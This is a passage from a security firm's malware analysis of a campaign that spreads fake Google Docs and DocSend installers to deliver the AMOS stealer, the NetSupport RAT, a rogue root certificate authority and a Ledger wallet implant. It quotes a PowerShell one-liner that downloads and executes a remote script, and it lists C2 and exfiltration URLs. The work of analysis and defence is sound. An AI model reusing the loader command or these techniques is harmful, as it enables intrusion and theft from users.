
Figure 12: The manual update users can download to their computer that delivers malware
The .dmg file contains an ad-hoc signed application bundle and the instructions ask the user to bypass Apple's built-in macOS Gatekeeper feature, allowing it to run on the compromised system.

Figure 13: The application bundle gives users instructions to unknowingly bypass macOS Gatekeeper

Figure 14: While following the application bundle's instructions, users must enter their passwords
Upon execution, the malicious file targets browser passwords and cookies, various cryptocurrency wallets, keychain data, and Telegram files. It will also trigger a single TCC (Transparency, Consent and Control) prompt requesting the user grant it access to their entire Notes.app database. It then copies the contents to a separate .html file staged alongside other stolen data in /tmp/lksopo. This data is subsequently archived and sent to http://86.54.25[.]213/log. Notably, no files are enumerated from other TCC-protected locations such as ~/Desktop and ~/Documents. This code was optimised for stealth.
Finally, the malware establishes persistence by making a request to http://192.253.248[.]181/api/v1/getscpt/<username> which returns a crafted LaunchDaemon property list (plist) file /Library/LaunchDaemons/com.xdivcmp.plist containing a large amount of AppleScript code. This LaunchDaemon is executed in a privileged context via a launchctl bootstrap command and immediately sets up a polling backdoor agent.
This LaunchDaemon script carries no hardcoded command-and-control (C2) addresses, however it references files placed within the user's home directory:
~/.phost(panel host) containing86.54.25[.]213~/.bhost(bot host) containing192.253.248[.]181~/.username- panel username set as "xxx"~/.botid- guid representing the host~/.pwd- our user's stolen password~/.uninstalled- a kill switch~/.lastaction- containing the last action from"/api/v1/bot/actions/"
This script will repeatedly poll the C2, and will take commands, listed as "actions", such as "uninstall", "doshell", for arbitrary command execution, and "enablesocks5", which turns the host into a SOCKS5 proxy node.
Meanwhile, on Windows
When a user opens the supposed planning document in Google Docs on a Windows system, they're also sent through the same "decryption" process. But when the fake decryption process fails in this case, they are presented with instructions telling them to update a supposed "Google API Connector" on their system.

Figure 15: The Windows attack chain shows users instructions linked to a "Google API Connector Update"
Clicking the button to update will launch an automatic Windows installer that uses a ClickOnce deployment manifest named GapiUpdate.application. Rather than being a conventional executable, this signed .application file directs Windows ClickOnce to the actor-controlled installation location: https://gapidriver[.]com/installer/GapiUpdate.application. This app comes with a cert belonging to a Norwegian company (BARNEHAGEN GUNHILDS MINNE AS) that appears to be stolen or fraudulently issued, rather than legitimately owned.
Once the application is installed, it displays an HTML-rendered "Google Workspace Marketplace" portal while additional payloads are downloaded silently in the background.

Figure 16: The HTML "Google Workspace Marketplace" portal
For a deeper dive into this portal, have a look at the excellent writeup published by GBHackers. Observations by our analysts of the C2 traffic observed the use of cyrilic characters in various connection messages.
If the user follows the manual installation process on Windows, they encounter the same ClickFix-esque instructions. Only this time they're presented with an encrypted PowerShell script to copy and paste instead:

Figure 17: Users are presented with instructions to copy and paste a PowerShell script
This decodes to the following:
$t=$env:temp+'\sys.ps1';try{Import-Module BitsTransfer -EA Stop;Start-BitsTransfer 'https://1foqo[.]lat/core4' $t -EA Stop}catch{Invoke-WebRequest 'https://1foqo[.]lat/core4' -OutFile $t -UseBasicParsing};iex(gc $t -Raw);ri $t
This script does the following:
Hides its window
Creates a PowerShell file at
%TEMP%\sys.ps1Downloads a script from
https://1foqo[.]lat/core4– which is the loader – and executes it with Invoke-ExpressionDeletes the temp PowerShell file it created
The script also displays a very simple "Installing" window with a fake progress bar to the target. After a moment the window jumps to a different percentage before closing.

Figure 18: The loader script displays an "installing" window to the victim
It then attempts to pull down multiple encrypted payloads from the following locations:
https://2fksf[.]lat/res10.phphttps://2fksf[.]lat/res11.phphttps://3pqow[.]lat/res12.php
These payloads are staged in %LOCALAPPDATA%\Microsoft\Windows\UpdateCache and are decoded as the following:
DockerDesktopSvc.exeSteamClientHelperHost.exeTeraCopyMonMon.exe
When Huntress researchers attempted to further investigate these samples, they found they are not currently available, returning 404 errors. It's possible that these payloads had been used in previous campaigns as the binaries are available on VirusTotal. These files appear to connect to several dead domains and IP addresses.
![The IP addresses hosting payload-delivery domain 1foqo[.]lat also hosts other domains](https://cdn.builder.io/api/v1/image/assets%2F3eb6f92aedf74f109c7b4b0897ec39a8%2F92b139c6cfce421c8ef5555632f33c81?height=10000)
Figure 19: The IP addresses hosting payload-delivery domain 1foqo[.]lat also host other domains associated with "Sleestak," a PowerShell based malware loader script
Impatience, fake SDKs and CAs, and a real RAT
Apparently, our researcher wasn't quick enough to install the actor's malware, and they followed up the next day with a second malicious document, this time targeting Windows specifically.

Figure 20: The conversation with the threat actor continues; this time they followed up with another malicious document
The file masquerades as a Dropbox DocSend share, a service for distributing documents through secure links, and prompts the recipient to install a "desktop version" of DocSend. Clicking the download redirects to https://docsend[.]online/download/drivers, which checks the User-Agent string of the browser to see whether the user is on a Mac or PC before it serves a counterfeit installer.
If the user is running a Mac browser, they're redirected to apple.eu03hub[.]com and presented with a download named DocSendInstaller.zip. While masquerading as an installation for DocSend, this is a .zip file that contains the same AMOS infostealer delivered when interacting with the weaponized Google Doc.
If the user is running a Windows browser, it redirects to microsoft.eu02hub[.]com and presents a page suggesting that they download a desktop version of DocSend to view the file.

Figure 21: Users are presented with a page telling them to download the "DocSend desktop version"
Stage one
The downloaded DocsendInstaller.exe file is an Electron app packaged inside an NSIS installer, signed with a code-signing certificate stolen from Discord Inc. The signature does not validate. No legitimate Dropbox software is installed.

Figure 22: The disguise: fake Sentry SDK init (out/main/index.js)
What the victim gets instead is a convincing fake: a five-screen onboarding carousel using real Dropbox marketing copy and screenshots, including a genuine dropbox.com upgrade link. "Get Started" only advances the carousel.

Figure 23: The fake Dropbox "onboarding carousel" complete with real marketing images
On the final screen, "Open Dropbox" replaces the button label with a spinner for a random 8 to 11 seconds, then stops. Nothing launches and the button becomes clickable again. The delay exists to imitate an application starting while the loader works in the background.
Stage two
After "installing," the loader fingerprints the host: hardware ID, hostname, username, OS build, CPU, GPU, BIOS type and version, network adapters, available memory, and installed keyboard layouts. The layout data is read from HKCU\Keyboard Layout\Preload via PowerShell and maps to system locale.
That profile is posted to https://docsend[.]web12api[.]com/api/launcher/start. The reply contains a JavaScript payload, which the loader passes straight into a Function() constructor and executes in memory. Nothing is written to disk beyond the installer's own files.
One detail is worth pausing on: every error path in the loader is silently discarded. A dead server, a rejected host, and a successful compromise all produce the same result on screen, which is nothing at all. The victim can't tell the difference, and neither can anyone watching the endpoint.
Requesting stage two from this sample's own endpoint returned an HTTP 404. Measuring a live 404 round trip against the response sizes recorded during detonation showed the sandbox had received responses of comparable size, far too small to have carried a payload of the length we later recovered. This campaign's server was already rotated or offline before we ever ran it, so the sample no longer functioned by the time we obtained it. How long it was live beforehand, and how many hosts it tasked in that window, we cannot say.
Rather than stop there, we went looking for the rest of the operation. Passive DNS and subdomain research showed the same operator running additional branded variants on the same domain. By replicating the malware's network request with an identical protocol and a synthetic host profile, and directing it at a live sibling campaign, the SignNow-branded signow.web12api[.]com, we obtained a working stage two: 5,582 bytes of JavaScript, along with a session token, an archive password, and three URLs.
Stage three
The recovered JavaScript is compact and not obfuscated. Its first action, before anything touches the disk, is to capture a full desktop screenshot and upload it.
It then picks a working directory at random from four candidates:
A folder named after the app under Documents
The user's Pictures folder
%TEMP%\Cache_328189ho%UserProfile%\VirtualBoxVGA

Figure 24: Stage three handler's first 49 lines
Three payloads are pulled from https://eu03hub[.]com/get_file?file=X, each a password-protected archive opened with a key supplied in the same C2 response. Every executable inside is launched as an independent process with its window hidden, then run again twenty seconds later via Start-Process -Verb RunAs to prompt for elevation. Counts of started, completed, and failed payloads are reported back.
Payload one: NetSupport Manager (RAT)
The first archive contains an MSI installer for NetSupport Manager 14.10.0004, a legitimate, commercial, remote-administration tool routinely repurposed as a RAT. It is the only one of the three files already known to VirusTotal at the time of investigation.
The configuration is what makes it hostile. The client points at msedgewebview1[.]pro and msedgewebview2[.]pro on port 443, both named to pass as Microsoft Edge WebView traffic in a process list or firewall log. Both resolve to a single host, 87.120.104[.]88 (AS211443), and the gateway traffic is cleartext HTTP on port 443 rather than TLS, chosen to blend into flow logs. Everything that would expose it to the user is disabled: no tray icon, silent mode enabled, hidden when idle, and chat, messaging, client connections, and disconnection alerts are all switched off. The victim is given no interface through which to notice the session, let alone end it.

Figure 25: NetSupport RAT configuration file settings
The license identifies the holder as "NSM1234," which is a commonly shared license among cracked and distributed versions of NetSupport. The configuration also carries a path from the operator's own build machine, specifically '2RMS':
C:\Users\Administrator\Desktop\2RMS\client32u.ini
Payload two: a certificate authority on the victim
The second payload arrives dressed as a Lenovo driver package, using Lenovo version metadata and a genuine, stolen Lenovo code-signing certificate. The signature does not validate, though it would survive a glance.
It is a 64-bit loader that hollows C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MsBuild.exe and runs its payload inside that trusted Microsoft binary. It imports nothing but kernel32, resolves its cryptography functions at runtime, and XOR encodes every string individually.
Once running, it builds a working public key infrastructure on the victim:
Generates a self-signed certificate authority presenting as
O=Google Trust Services, CN=WR3, valid ten years, and installs it to the system's root store viacertutil -addstore -f ROOTIssues itself a certificate for
www.virustotal.comfrom that authority, with a subject alternative name list covering the real domain, localhost,127.0.0.1, and::1Adds
127.0.0.1 www.virustotal.comto the Windows hosts fileCreates an inbound firewall rule named "LocalProxy" for the hollowed MsBuild process, which then listens on.

Figure 26: OpenSSL output showing the rogue certificate authority and forged VirusTotal certificate
VirusTotal traffic from the machine is now redirected to a local proxy that answers over HTTPS with a certificate that fully validates, without warnings or errors. Lookups can be blocked outright or answered with fabricated results.
VirusTotal was the only target we observed during analysis, with no operator interaction. The certificate authority's private key is written to disk beside the certificates, so a trusted certificate can be minted for any domain at will. The authority is generated fresh on every host, which means blocking a single thumbprint accomplishes nothing.
Payload three: a Ledger implant
The third payload uses the same cryptor as the second, along with the same Lenovo disguise, stolen certificate, and MsBuild hollowing. What runs inside is different.
It creates a Run entry in the registry named "Ledger Wallet Installer," then enumerates Ledger cryptocurrency wallet installations, checking C:\Program Files\Ledger Live and C:\Program Files\Ledger Wallet for their configuration files. It creates %APPDATA%\Ledger Live\app.crc32 and writes sixteen hexadecimal characters into it. Those characters are the bot identifier, and they appear verbatim in the URL it then begins polling:
GET https://eu07connect[.]com/api/commands/<bot id>
Hiding the identifier as a checksum file inside a real application's data directory means it survives reboots and looks unremarkable to anyone browsing the folder. The implant polled 18 times at irregular intervals during analysis. Every response was empty. The channel works and was simply idle, which fits an operator who reviews hosts before tasking them.
Its persistence is incomplete. The Run entry points at MsBuild with no arguments and no project file, and a bare MsBuild invocation errors out and exits. Nothing was dropped that would arm it. Whether that is a defect, a placeholder, or something completed later on operator command is not clear from the sample.
Tying it all together
Two of the three payloads share a cryptor, but they are not variants of one another. Different purposes, different servers.
NetSupport carries the persistence for all three. It installs a kernel-mode keyboard filter driver at C:\Windows\system32\drivers\nskbfltr.sys, registers it as a service under HKLM\SYSTEM\...\Services\nskbfltr, modifies Winlogon, and registers its own COM object. The other two invest almost nothing in persistence because they do not need to. An operator holding interactive access can relaunch anything on demand.
The proxy takes a different route. Its process does not survive a reboot, but its changes do. The rogue certificate authority, the hosts file entry, and the firewall rule all persist indefinitely and stay trusted long after the malware that installed them is gone. Of everything in this chain, that certificate authority is the artifact most likely to be missed during cleanup, and the one that matters most if it is.
The third payload suggests what the operation is for. Cryptocurrency wallets, on a machine the attacker already controls remotely and whose encrypted traffic they are positioned to read.
The infrastructure suggests this is not a one-off. The loader is served under multiple brands from a single domain, and the payload and command servers follow a numbered pattern (eu03hub, eu07connect, web12api, 02api), implying a larger set than the four we observed.
A million-dollar pivot
We can only assume that during all this time, the threat actor was patiently waiting for one of their payloads to ping back, notifying them of a new compromised system. Not to be deterred when that didn't happen, the actor reached out once again.
